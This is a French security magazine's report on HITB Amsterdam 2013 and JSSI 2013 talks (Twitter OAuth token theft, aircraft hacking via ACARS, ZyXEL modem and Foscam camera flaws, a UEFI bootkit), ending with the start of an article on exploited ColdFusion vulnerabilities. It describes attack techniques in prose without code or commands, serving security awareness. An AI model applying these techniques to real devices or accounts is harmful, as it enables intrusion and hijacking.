http://conference.hitb.org/hitbsecconf2013ams/materials/D1T1%20-%20Petko%20D%20Petkov%20-%20Defeating%20the%20Intercepting%20Web%20Proxy%20%e2%80%93%20A%20Glimpse%20Into%20the%20Next%20Generation%20of%20Web%20Security%20Tools.pdf

Le fondateur de GNUCITIZEN a présenté son nouvel outil, « websecurify », destiné aux consultants réalisant des tests d'intrusion web.


Tout a commencé à partir d'un constat simple : pourquoi ne pas utiliser directement le programme le plus puissant jamais créé, pour intégrer l'ensemble des outils nécessaires à un test d'intrusion ? À titre de comparaison, un noyau Linux comporte 14 millions de lignes de code, le navigateur Firefox, 9 millions et Chrome 7 millions. Il est intéressant de noter qu'il est impossible de compiler les dernières versions de Firefox avec une architecture 32bits.

Son outil, un proxy web, s'intègre directement au sein d'un navigateur Internet. Plusieurs raisons l'ont conduit à faire ce choix. Les proxys sont des éléments du passé : ils n'ont subi aucune évolution depuis la création d'Achilles en 2000 (premier proxy créé par la société Maven). De plus, à cette époque, les applications web étaient très basiques : aucune fonctionnalité complexe n'était présente. Cette approche est donc tout à fait novatrice.

Une autre motivation vient du langage de programmation utilisé. Les proxys applicatifs employés dans le milieu de la sécurité sont majoritairement écrits en Java (par exemple Burp ou ZAP) pour des raisons de simplicité de développement. Cependant, ils souffrent de nombreux inconvénients: ils sont généralement très lents, ne disposent pas de mécanisme de mise en cache et ne supportent pas de mécanismes d'authentification exotiques souvent rencontrés en Asie.

« Le fondateur de GNUCITIZEN a présenté son nouvel outil, websecurify, destiné aux consultants réalisant des tests d'intrusion web. »

Malgré sa présentation très commerciale, Petko D. Petkov nous a avoué que les proxys resteront nécessaires.



Abusing Twitter's API and OAuth Implementation

Nicolas Seriot (Mobile Applications Developer, Swissquote Bank)

Slides

http://conference.hitb.org/hitbsecconf2013ams/materials/D1T2 - Nicolas Seriot - Abusing Twitters API and OAuth Implementation.pdf

Un développeur d'application mobile, Nicolas Seriot, a montré comment contourner le système d'authentification OAuth. Cela lui permet d'usurper l'identité d'un utilisateur de Twitter et, ainsi, d'envoyer des messages en son nom. Pour ce faire, ce dernier tirait parti d'une vulnérabilité liée à l'utilisation du framework OAuth.

Pour rappel, le framework OAuth est utilisé par Twitter pour permettre à des applications tierces de communiquer. Il rend également possible l'accès à des données associées à un compte, moyennant l'autorisation de leur propriétaire, bien entendu.

Twitter permet aux applications de spécifier une URL personnalisée pour rediriger les utilisateurs, dès que ceux-ci autorisent une application à accéder à leurs comptes. Ce mécanisme se fait par le biais d'une page d'autorisation sur le site de Twitter.

« Hugo Teso, un ancien pilote de ligne qui s'est reconverti dans la sécurité informatique, a présenté un moyen de pirater un avion »

Le chercheur a mis au point une méthode pour fabriquer des liens spéciaux, qui ouvrent des pages d'autorisation d'application sur Twitter, pour les clients populaires comme TweetDeck. Toutefois, les requêtes envoyées utiliseraient comme URL de rappel un serveur contrôlé par l'attaquant, qui forcerait les navigateurs des victimes à leur renvoyer leur jeton d'accès Twitter.

Un attaquant pourrait ainsi utiliser ces jetons en passant par l'API Twitter, afin d'usurper l'identité de sa victime. Il pourrait ainsi lire ses messages privés, ou encore poster de nouveaux tweets.

Aircraft Hacking: Practical Aero Series

Hugo Teso (Security Consultant, n.runs AG)

Slides

http://conference.hitb.org/hitbsecconf2013ams/materials/D1T1 - Hugo Teso - Aircraft Hacking - Practical Aero Series.pdf

Cette présentation était probablement la plus attendue de la conférence. Hugo Teso, un ancien pilote de ligne qui s'est reconverti dans la sécurité informatique, a présenté un moyen de « pirater un avion ». Ce sujet, plutôt sensible, a été abordé avec beaucoup d'humour.

Le problème a pour origine un constat relativement simple : dans le monde de l'aéronautique, la définition du mot « sécurité » est différente de celui du monde de la sécurité informatique. Elle se focalise sur la fiabilité des équipements : mise en place d'une grande redondance sur ces équipements pour pallier d'éventuelles pannes (matérielles ou logicielles). Cependant, aucun test de sécurité n'est réalisé sur ce type d'équipement.

Pour effectuer ses recherches, Hugo Teso a reconstitué le contexte d'un avion en achetant des équipements en ligne, principalement sur Ebay : 400$ pour une unité FMS, ou encore 10$ pour un module ACARS. Avec un tel dispositif, il a mis en évidence diverses failles sur les technologies utilisées au sein des avions :

- L'Automatic Dependent Surveillance-Broadcast (ADS-B), qui envoie des informations concernant chaque appareil, telles que son numéro d'identification, sa position, son altitude, etc., mais aussi la météo, ou encore le trafic dans son voisinage ;
- L'Aircraft Communications Addressing and Report System (ACARS), qui constitue le protocole d'échange et de contrôle de données utilisées pour échanger des messages par radio entre un avion et les contrôleurs aériens ;
- Le Flight Management System (FMS), qui assiste le pilote pendant le vol, en lui fournissant toutes les informations nécessaires (plan de vol, consommation du carburant...).

Toutes ces technologies s'avèrent vulnérables à un certain nombre d'attaques découvertes à l'aide du Framework Inguma. Le chercheur a pu exploiter des failles présentes dans l'ADS-B et l'ACARS, pour sélectionner des cibles et recueillir des informations sur l'ordinateur de bord. Ensuite,

en utilisant les communications ACARS, il est parvenu à charger des données arbitraires au sein du module FMS. Il a développé un framework baptisé SIMON, destiné à l'exploitation de ces vulnérabilités.

Pour des raisons de sécurité évidentes, il n'a pas pu détailler les méthodes d'exploitation des vulnérabilités observées. De plus, Hugo Teso a connecté l'ensemble des équipements avioniques à l'aide d'un ordinateur « traditionnel », travaillant ainsi sur une architecture x86. Or, ces composants avioniques sont implémentés sur une architecture PPC, rendant inutilisable son framework SIMON. C'est une volonté du chercheur, qui ne souhaite pas que son travail soit utilisé à des fins malveillantes.

Afin de rendre plus spectaculaires ses recherches, il a développé une application Android baptisée PlaneSploit, qui permet d'exploiter ces vulnérabilités depuis un téléphone mobile. Il peut donc fournir des messages malveillants affectant le comportement de l'avion. Voici les fonctionnalités présentées au cours d'une démo de son application :

- Please go here: permet de diriger l'avion à l'aide de l'écran tactile ;
- Define area: permet de déclencher une action lorsqu'un avion entre dans une zone définie par l'utilisateur ;
- Visit ground: provoque le crash de l'avion ;
- Kiss off: désinstalle l'application du module FMS ;
- Be punckish: déclenche les alarmes présentes à bord.

Selon lui, les possibilités pour un attaquant sont multiples : chute des masques à oxygène, déclenchement des diverses alarmes à bord, ou encore changement du plan de vol de l'avion. De plus, la réaction des pilotes peut, elle aussi, être prévisible.

En effet, en cas d'incident, ils suivent des procédures prédéfinies. On peut donc considérer qu'un attaquant peut être en mesure de contrôler totalement un avion. Cela est d'autant plus impressionnant qu'un pirate puisse prendre le contrôle d'un avion à l'autre bout du monde en utilisant le réseau télécom avionique SITA. Heureusement, une parade existe : désactiver le pilote automatique. Mais cela nécessite que le pilote prenne conscience qu'il est en train de se faire pirater, ce qui est peu probable.

« Afin de rendre plus spectaculaires ses recherches, Hugo a développé une application Android baptisée PlaneSploit, qui permet d'exploiter ces vulnérabilités depuis un téléphone mobile »

Il aura tout de même fallu à l'expert plus de trois ans d'ingénierie inverse pour mettre au point sa méthode. Cette présentation a suscité le plus d'émoi de la part du public, tout en soulevant de nombreuses inquiétudes. En effet, sur certains avions anciens, il serait impossible de pouvoir corriger ces vulnérabilités.

> INFO

Découverte d'une nouvelle port dérobée sur le Mac d'un ressortissant africain

Une nouvelle backdoor, « OSX/KitM.A », a été découverte lors du congrès annuel « Oslo Freedom Forum ». Lors d'un workshop réalisé par la société F-Secure, Jacob Appelbaum a découvert une porte dérobée inconnue sur l'ordinateur d'un ressortissant africain. Elle était signée avec la clé d'un développeur Apple. Cela lui permettait de contourner les mécanismes de sécurité introduits avec l'outil natif Gatekeeper.

Cette backdoor peut effectuer de nombreuses tâches basiques comme par exemple prendre des captures d'écrans (qui sont stockées au sein du répertoire MacApp). Il peut également charger des fichiers ZIP sur l'ordinateur de sa victime.

Le malware se connecte à deux serveurs de contrôle différents : un localisé aux Pays-Bas et un autre en France. Les deux serveurs ont depuis été désactivés surement dû à ces récentes publications. Aucune information concernant la victime n'a cependant été communiquée. L'origine de la porte dérobée demeure également inconnue.

> Jour 2

How I Met Your Modem
Peter « blasty » Geissler & Steven Ketelaar


Slides
http://conference.hitb.org/hitbsecconf2013ams/materials/D2T1 - Peter Geissler and Steven Ketelaar - How I Met Your Modem.pdf

Nous voilà repartis pour la deuxième et dernière journée de la conférence. La cible de cette présentation est le modem DSL ZyXEL. La première vulnérabilité décrite est une injection de commande assez triviale ayant de lourdes conséquences. En effet, sur l'interface d'administration, l'utilisateur a la possibilité de lancer une commande ping à l'aide d'un script CGI. L'exploitation de la vulnérabilité a montré, de surcroît, que le script était exécuté avec les privilèges root. Les deux chercheurs ont donc codé un shellcode persistant leur permettant de prendre le contrôle total du modem.

Toutefois, une interaction avec la victime est nécessaire pour que l'attaque aboutisse. Ils se sont donc intéressés au seul service accessible depuis Internet : le protocole TR-069. Il permet de gérer la configuration du modem à distance (déploiement de mise à jour, par exemple). Après une analyse appliquée, ils ont découvert quelques URL accessibles sans authentification depuis Internet et présentant des vulnérabilités de type « débordement de tampon ».

Ils ont ensuite détaillé la méthodologie employée pour développer un exploit fonctionnel sur l'architecture du modem : MIPS. Ils ont notamment utilisé l'outil intitulé « buildroot », afin de compiler les outils nécessaires de reverse-engineering directement sur le modem. Ensuite, une interception de communication VoIP à l'aide du shellcode qu'ils ont développé a été réalisée durant la présentation.

Le dernier point inquiétant concerne le démon contenant les URL vulnérables : Allegro RomPager, qui a été recensé sur plus de 1 300 000 appareils à travers le monde par le botnet inoffensif. La présentation s'est terminée sur une pointe d'humour : des représentants de la société KPN (opérateur Hollandais à qui les failles ont été reportées) leur ont offert à chacun un T-SHIRT comportant la phrase « I hacked KPN and all I got was this lousy T-Shirt ».



Cette présentation fut la plus pédagogique de la conférence grâce aux qualités didactiques et oratrices des speakers.

To Watch or Be Watched: Turning Your Surveillance Camera Against You

Sergey Shekyan (Senior Software Engineer, Qualys) & Artem Harutyunyan (Software Architect, Qualys)

Slides

http://conference.hitb.org/hitbsecconf2013ams/materials/D2T1 - Sergey Shekyan and Artem Harutyunyan - Turning Your Surveillance Camera Against You.pdf

Deux développeurs de la société Qualys ont présenté leurs travaux concernant les caméras de surveillance IP. Le modèle choisi est le FOSCAM F18910W qui est peu coûteux (70 euros) et très largement utilisé dans les habitations. C'est un des premiers modèles qui apparaît lors d'une recherche sur Google en utilisant des mots-clés, tels « indoor wireless ip camera ». Ces caméras utilisent la distribution uClinux, qui est spécifique au matériel embarqué.

Malgré les protections en place (checksum réalisé sur les paquets réseau par exemple), de nombreuses vulnérabilités ont été identifiées. La première est une URL (/proc/kcore) accessible sans identification permettant de dumper l'ensemble de la mémoire vive de la caméra. De nombreuses informations, comme le mot de passe utilisé, ont ainsi pu être récoltées. La deuxième est une vulnérabilité de type CSRF, permettant à un attaquant d'ajouter un compte administrateur à la caméra.

« Une recherche via le moteur Shodan a montré que 20% des interfaces d'administration de ces caméras étaient accessibles depuis Internet avec les identifiants par défaut »

Une fois toutes ces vulnérabilités identifiées, ils ont détourné l'usage nominal des caméras en les transformant en proxy web. Pour compléter leur scénario, les deux développeurs ont recensé les caméras disponibles sur Internet à l'aide des Dynamique DNS (DDNS). De plus, une recherche via le moteur de recherche Shodan a montré que 20% des interfaces d'administration de ces caméras étaient accessibles depuis Internet avec les identifiants par défaut.

Afin de faciliter l'exploitation des vulnérabilités décrites, ils ont développé un outil, getmecamtool, disponible gratuitement sur Github. Ces équipements vendus pour sécuriser nos habitations ne sont finalement que de nouvelles possibilités pour les pirates de pénétrer les maisons.

Dreamboot: A UEFI Bootkit

Sebastien Kaczmarek (Senior Security Researcher, QuarksLAB)

Slides

http://conference.hitb.org/hitbsecconf2013ams/materials/D2T1 - Sebastien Kaczmarek - Dreamboot UEFI Bootkit.pdf

Le chercheur Sebastien Kaczmarek de la société QuarksLAB a présenté leur dernier outil : Dreamboot. Il exploite des vulnérabilités présentes au sein de la nouvelle norme UEFI. Pour rappel, la norme UEFI (Unified Extensible Firmware Interface) définit un logiciel intermédiaire entre le matériel et le système d'exploitation. Elle remplace le BIOS mis au point pendant les années 80. Il est entièrement codé en C et est Open source. Elle vise à moderniser la procédure de démarrage des ordinateurs.

De nombreuses différences sont présentes entre le BIOS et l'UEFI :

- Suppression de la partition MBR remplacée par GPT (Globally Unique Identifier partition table) ;
- Introduction du mécanisme appelé « secureboot », qui interdit tout chargement de driver ou de noyau dont la signature ne correspondrait pas à celle gravée en ROM ;
- Introduction des fonctions non sécurisée de la libc comme « strcpy » ;
- Peut être considéré comme un véritable OS, de par ses nombreux composants présents ;
- Toutes ces fonctionnalités ont introduit de nombreuses vulnérabilités permettant notamment de lire la mémoire sans aucune restriction. L'intégration de librairies tierces introduit d'autres vecteurs d'attaque.

Dreamboot exploite ces vulnérabilités. Il permet de contourner l'authentification locale Windows en patchant la mémoire, comme le célèbre live CD Konboot. Une autre fonctionnalité du logiciel permet d'élever ses privilèges en usurpant le token d'un processus système.
Dreamboot est disponible sur GitHub sous forme d'un fichier ISO. Il ne fonctionne qu'avec Windows 8, sur une architecture 64bit. Toutefois, Dreamboot est inefficace si le secureboot est activé. Le développement à partir de rien de cette nouvelle norme UEFI n'a pas amélioré le niveau de sécurité offert par le BIOS. Au contraire, elle a apporté son lot de nouvelles vulnérabilités.

KEYNOTE 3: The History of the Future of InfoSec

Winn Schwartau (Founder, SecurityExperts.com)

Slides

http://conference.hitb.org/hitbsecconf2013ams/materials/CLOSING KEYNOTE - Winn Schwartau - The History of the Future of InfoSec.pdf

La conférence HITB 2013 s'est achevée sur une rétrospective historique de la sécurité par Winn Schwartau. Voici quelques questions posées par l'orateur pour vous faire patienter jusqu'à la prochaine édition 2014 :

1. Pourquoi ne peut-on pas se défendre dans le monde de la sécurité informatique, comme dans la vie réelle ?

2. De nombreuses enquêtes estiment à 20 milliards le nombre de smartphones en 2020. Prochaine cible ?

3. Comment ferons-nous, le jour où l'ensemble de nos technologies sera réduit à néant (éruption solaire) ?

4. Toutes les avancées technologiques ont toujours été transformées en armes. Pourquoi l'informatique serait-il une exception ?

5. Les nanotechnologies ne seraient-elles pas la prochaine cible des pirates ?

6. La sécurité informatique souffre des lois prônant les libertés individuelles. Est-il envisageable de réduire nos libertés au prix d'une sécurité accrue ?

7. Tous les éléments majeurs de l'informatique n'ont jamais été pensés en prenant en compte la sécurité. Ne serait-il pas encore temps de tout reconstruire sur des bases saines ?

8. Pourquoi continuer à vouloir faire de la rétro-comptabilité, alors qu'elle est le pire ennemi de la sécurité ?

Références

Les autres présentations sont disponibles à l'adresse suivante :
http://conference.hitb.org/hitbsecconf2013ams/materials/

JSSI

Nous étions présents à l'édition 2013 de la Journée des Systèmes d'information (JSSI) consacrée cette année aux méthodes et outils pour l'audit de sécurité. Nous vous proposons ici un résumé des conférences auxquelles nous avons assistées.


Retour d'expérience sur des campagnes d'audit de sécurité

Patrick Chambet et Julien Tordjman (C2S, Groupe Bouygues)

Slides

http://www.ossir.org/jssi/jssi2013/1A.pdf

Après le discours d'ouverture de Christophe Labourdette, président de l'OSSIR, la journée a démarré sur un retour d'expérience sur le déroulement de campagne d'audit de sécurité. Patrick Chambet et Julien Tordjman sont revenus sur les points essentiels à dérouler lors d'un audit de sécurité et ont présenté un « Top 10 » des vulnérabilités les plus souvent identifiées lors de leurs missions, tant au sein du groupe Bouygues qu'à l'extérieur. Ils ont également partagé un retour d'expérience intéressant sur les audits de systèmes industriels. En effet, les orateurs ont été amenés à réaliser des audits SCADA dans des conditions insolites comme en plein désert ou quelques mètres au-dessus de la mer en plein océan, sur une plateforme pétrolière. On retiendra de cette intervention que les vulnérabilités les plus présentes sont identiques à celles découvertes lors d'audits « classiques » (mot de passe faible ou par défaut, logiciels non mis à jour, etc.).




Ingénierie sociale : aspects juridiques et pratiques

Frédéric Connes et Quentin Gaumer (HSC)

Slides

http://www.ossir.org/jssi/jssi2013/2A.pdf

Une conférence moins technique, mais tout aussi intéressante a suivi. Frédéric Connes et Quentin Gaumer, consultants chez HSC, ont rappelé quelques aspects juridiques fondamentaux sur la pratique de tests d'ingénierie sociale. Les intervenants ont ensuite démontré certaines méthodes très efficaces à travers deux scénarios inspirés de cas réels : le stagiaire demandant de l'aide et le supérieur hiérarchique exigeant une réinitialisation de mot de passe auprès du service Helpdesk. Ces exemples très parlant ont eu le mérite de montrer avec quelle simplicité il est possible d'obtenir des données sensibles auprès d'un public peu sensibilisé tout en ayant très peu de moyens.



Retour d'expérience sur les tests d'intrusion sur domaine Windows

Ary Kokos (Solucom) et Alain Schneider (Cogiceo)

Slides

http://www.ossir.org/jssi/jssi2013/1B.pdf

La matinée a continué avec une présentation de Ary Kokos (Solucom) et Alain Schneider (Cogiceo) qui sont revenus sur les différentes missions d'audit qu'ils ont réalisées sur des domaines Windows. Ce retour d'expérience a permis de présenter les outils utilisés et les vulnérabilités exploitées pour contourner les différents mécanismes de protection mis en place sur un domaine Windows.

Les deux consultants ont par ailleurs proposé un classement des points de faiblesse les plus intéressants (MS08-067, interface d'administration Tomcat, imprimantes multifonctions, etc.). Mais l'intérêt de cette présentation était double, en effet, les intervenants ont également exposé, en toute transparence, les éléments pouvant mettre en défaut un auditeur durant un test d'intrusion.

Ils ont donc présenté les pièges et difficultés qu'ils ont pu rencontrer (honeypot, antivirus, etc.) ainsi que les erreurs commises lors de missions passées : tentative de contournement d'un antivirus alors qu'il est possible de le désactiver depuis le panneau de configuration, interception réseau manquée évoluant en déni de service, etc.

Le support de présentation, très riche en informations, est à relire en détail car il constitue une excellente base de travail pour les consultants juniors qui souhaitent réaliser ce type de tests d'intrusion internes.

Table ronde : labellisation des prestataires d'audit en sécurité

Cette matinée s'est achevée par une table ronde animée par Marc Olanie (CNIS Mag) et réunissant Yann TOURDOT (ANSSI), les représentants des trois entreprises participant à la première expérimentation sur le sujet : Hervé SCHAUER (HSC), Christophe DUPAS (AMOSSYS), Jean-Denis COLONNA (SOGETI), ainsi qu'Olivier REVENU (ON-X/EDELWEB & FPTI). Le thème des échanges portait sur la labellisation des prestataires d'audit en sécurité, projet que mène actuellement l'ANSSI et dont les premiers retours sont prévus pour le mois de juin.

« Le support de présentation de Ary Kokos et Alain Schneider, très riche en informations, est à relire en détail car il constitue une excellente base de travail pour les consultants juniors qui souhaitent réaliser ce type de tests d'intrusion internes.»

Reverse engineering sous iOS et Android

Sébastien Kaczmarek (Quarkslab)

Slides

http://www.ossir.org/jssi/jssi2013/3A.pdf

La journée s'est poursuivie par une conférence technique portant sur le reverse-engineering d'application iOS et Android, animée par Sébastien Kaczmarek de Quarkslab.

Lors de cette présentation, l'intervenant est revenu sur les techniques propres à Objective C et Java utilisées pour ces applications. Il a également présenté l'outillage et la démarche utilisés pour effectuer l'analyse statique et dynamique d'applications mobiles. Cette présentation, bien que très technique, regorgeait d'informations intéressantes et de « truc et astuces » permettant d'aborder plus facilement ce type d'audit, de plus en plus fréquent.

Approche semi-automatisée pour les audits de configuration

Maxime Olivier (Amossys)

Slides

http://www.ossir.org/jssi/jssi2013/3B.pdf

Toujours dans le thème des outils pour l'audit de sécurité, la présentation de Maxime Olivier revenait sur la démarche et le framework utilisés par la société Amossys pour automatiser les audits de configuration. Baptisé pyCAF et développé en python, ce framework propose d'automatiser en grande partie les phases d'extraction et d'analyse des données. Fonctionnant sous le même principe que Scapy, chaque application du système audité peut alors être instanciée sous la forme d'un objet, permettant ainsi l'instrumentalisation et l'automatisation de certaines tâches de recherche.


Veille avancée sur le noyau Linux

Etienne Comet (LEXFO)

Slides

http://www.ossir.org/jssi/jssi2013/4A.pdf

Etienne Comet, consultant chez Lexfo, a présenté une méthodologie de veille ayant pour objectif la création d'exploits pour le noyau Linux. Partant du constat qu'il y a peu d'exploits publics, alors que de nombreuses informations sont disponibles sur le noyau Linux, il estime qu'il est possible d'identifier des vulnérabilités à partir des bugs corrigés silencieusement dans le noyau open source et recensés au travers des listes de diffusion développeurs, du bug tracker RedHat, et du git du noyau Linux. Ce dernier, notamment, répertorie toutes les modifications du noyau et chacune des soumissions effectuées qui peuvent tout à fait être utilisées afin de concevoir des méthodes d'exploitation fonctionnelle, même si aucune vulnérabilité publique n'a été référencée.



Pour faire face à la quantité d'information à traiter, il a fallu automatiser la tâche en créant un nouvel outil. Dénommé Gitz0r, l'outil permet d'analyser constamment les soumissions effectuées à la recherche de signes caractéristiques d'une vulnérabilité. En écartant ainsi les bugs inutiles, il est plus facile d'approfondir l'étude des vulnérabilités découvertes et procéder à l'écriture d'un exploit.


WAF : concours canin

Renaud Feil et Renaud Dubouguais (Synacktiv)

Slides

http://www.ossir.org/jssi/jssi2013/4B.pdf

Cette journée s'est achevée en beauté par une conférence assurant le comparatif de différents Web Application Firewall (WAF) en mode SaaS. Cette étude proposée par Renaud Feil et Renaud Dubouguais, de la société Synacktiv s'est concentrée sur trois des solutions disponibles proposées sur le marché du WAF en mode Saas : Xybershield, CloudFlare et Incapsula.



Qu'il soit proposé sous la forme d'ajout de code au sein de l'application à protéger pour faire valider les paramètres utilisateurs par le WAF ou par modification de l'entrée DNS du serveur web, le constat est alarmant : ce type de solution n'offre qu'un niveau de sécurité très limité.

Quand elles ne sont pas totalement contournables, les règles de filtrage bloquent efficacement les attaques débutantes ou issues d'outils d'exploitation automatiques, mais ne détectent pas des attaques plus avancées pouvant être contenues dans un code offusqué par exemple.

Enfin, les intervenants ont démontré que les consoles d'administration des WAF mises en place par les éditeurs sont parfois elles-mêmes vulnérables à des failles triviales...

Références

http://www.ossir.org/jssi/jssi2013/jssi13.pdf

Que s'est-il passé au cours de ces dernières semaines au sein du petit monde de la sécurité informatique ?

Revenons sur les vulnérabilités ColdFusion, Java et l'analyse d'un malware.

woodleywonderworks

ACTUALITÉ DU MOMENT

Vulnérabilité 0day et attaques ColdFusion

par David WEBER

newtown_grafitti

> Introduction

Contexte

Depuis fin décembre 2012, plusieurs entreprises ont été victimes d'attaques applicatives ciblant les serveurs web reposant sur ColdFusion. En cause, quatre vulnérabilités affectant les serveurs ColdFusion 9.0, 9.0.1, 9.0.2 et 10, et potentiellement les versions 8 et 7. Ces dernières sont toujours exploitées sur internet par des pirates.

Les vulnérabilités en question sont référencées CVE-2013-0625 [1], CVE-2013-0629 [2], CVE-2013-0631 [3] et CVE-2013-0632 [4]. Le 15 janvier 2013, Adobe publiait un correctif pour les versions 10 et 9 de ColdFusion sous la référence APSA13-03 [5].

L'exploitation de ces vulnérabilités permettait aux attaquants de :

- Contourner le mécanisme d'authentification leur offrant ainsi un accès à l'interface d'administration ;
- Obtenir le mot de passe du compte administrateur.

In fine, les pirates étaient en mesure d'accéder à l'interface d'administration du serveur ColdFusion et par la même occasion au système de fichier du serveur hôte.

Souvent exécutée à partir d'un compte utilisateur disposant de privilèges élevés, à savoir « NT Authority\SYSTEM » (pour les systèmes Windows) ou Root (pour les systèmes Unix), l'exploitation des versions vulnérables de ColdFusion a permis et permet toujours aux attaquants de prendre le contrôle de serveurs.

Description des failles de sécurité

Les pirates ont exploité quatre failles de sécurité :

- **CVE-2013-0625** [1]: Adobe ColdFusion 9.0, 9.0.1, and 9.0.2, when a password is not configured, allows remote attackers to bypass authentication and possibly execute arbitrary code via unspecified vectors, as exploited in the wild in January 2013.

- **CVE-2013-0629** [2]: Adobe ColdFusion 9.0, 9.0.1, 9.0.2, and 10, when a password is not configured, allows attackers to access restricted directories via unspecified vectors, as exploited in the wild in January 2013.

- **CVE-2013-0631** [3]: Adobe ColdFusion 9.0, 9.0.1, and 9.0.2 allows attackers to obtain sensitive information via unspecified vectors, as exploited in the wild in January 2013.

- **CVE-2013-0632** [4]: Adobe ColdFusion 9.0, 9.0.1, 9.0.2, and 10 allows remote attackers to bypass authentication and possibly execute arbitrary code via unspecified vectors, as exploited in the wild in January 2013.

Plusieurs investigations et travaux de recherches nous ont permis de déterminer certains vecteurs d'attaque utilisés par les pirates. Ces derniers tirent parti d'une fonctionnalité de ColdFusion : le Remote Development Service (RDS).


Le RDS est une fonctionnalité destinée aux développeurs leur permettant d'accéder à des fichiers et à des fonctionnalités de débogage à distance. Cette fonctionnalité peut être activée/désactivée depuis l'interface d'administration. La faille de sécurité vient du fait que ColdFusion permet

d'utiliser des fonctions d'administration via l'authentification RDS.

Ainsi, lorsqu'aucune authentification n'est requise pour ce dernier, ces fonctions d'administration sont librement accessibles et ce, indépendamment du fait que le service RDS soit désactivé ou non.


« Depuis fin décembre 2012, plusieurs entreprises ont été victimes d'attaques applicatives ciblant les serveurs web reposant sur ColdFusion. En cause, quatre vulnérabilités affectant les serveurs ColdFusion 9 et 10 »

